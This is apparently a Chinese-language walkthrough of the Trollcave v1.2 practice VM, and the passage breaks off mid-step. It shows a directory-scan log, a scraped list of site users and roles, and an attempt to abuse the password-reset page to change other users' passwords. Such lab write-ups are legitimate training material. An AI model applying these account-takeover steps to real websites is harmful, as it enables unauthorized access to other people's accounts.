
trollcave-v1-2
trollcave-v1-2
1 信息收集


1.1 端口扫描
1.2 后台目录扫描
Target: http://192.168.0.3/

[20:20:34] Starting:

[20:20:37] 200 -    2KB - /404

[20:20:37] 200 -    2KB - /404.html

[20:20:37] 200 -    1KB - /500

[20:20:50] 200 -    0B  - /favicon.ico

[20:20:54] 200 -    2KB - /login.jsp

[20:20:54] 200 -    2KB - /login.aspx

[20:20:54] 200 -    2KB - /login.php

[20:20:54] 200 -    2KB - /login

[20:20:54] 200 -    2KB - /login.cgi

[20:20:54] 200 -    2KB - /login.html

[20:20:54] 500 -   48B  - /login.json

[20:20:54] 200 -    2KB - /login.rb

[20:20:54] 200 -    2KB - /login.pl

[20:20:54] 200 -    2KB - /login.htm

[20:20:54] 200 -    2KB - /login.asp

[20:20:54] 200 -  707B  - /login.js

[20:20:54] 200 -    2KB - /login.py

[20:20:54] 200 -    2KB - /login.wdm%20

[20:20:54] 200 -    2KB - /login.shtml

[20:20:54] 200 -    2KB - /login/

[20:20:54] 200 -    2KB - /login.srf

[20:21:00] 200 -  202B  - /robots.txt

Task Completed
没东东
1.3 收集网站相关信息

1.3.1 收集网站用户名与角色信息
Username,Level,Info

King,Superadmin,:)

dave,Admin,nah lol

dragon,Admin,Over fire and over stone / Over water and over bone / Shining out like jewels of light / On a sheet of purest night

coderguy,Admin,;)

cooldude89,Moderator,i am the dankest

Sir,Moderator,It's super secure

Q,Moderator,Your normal password

teflon,Moderator,swordfish

TheDankMan,Regular member,420

artemus,Regular member,garden

MrPotatoHead,Regular member,you know...

Ian,Regular member,a

kev,Member,mother's maiden name

notanother,Member,(:

anybodyhome,Member,no one is

onlyme,Member,It is what it is

xer,Member,fave pronoun

1.3.2 收集博客信息
发现该网站将部署
password_resets功能

尝试使用此路径登录password_resets

看看度娘怎么说
跳转到首页
成功访问

http://192.168.0.3/password_resets/new.html

果断修改King的密码
提示当前只能修改普通用户的密码

尝试修改xer,出现一个url地址
浏览器中打开:
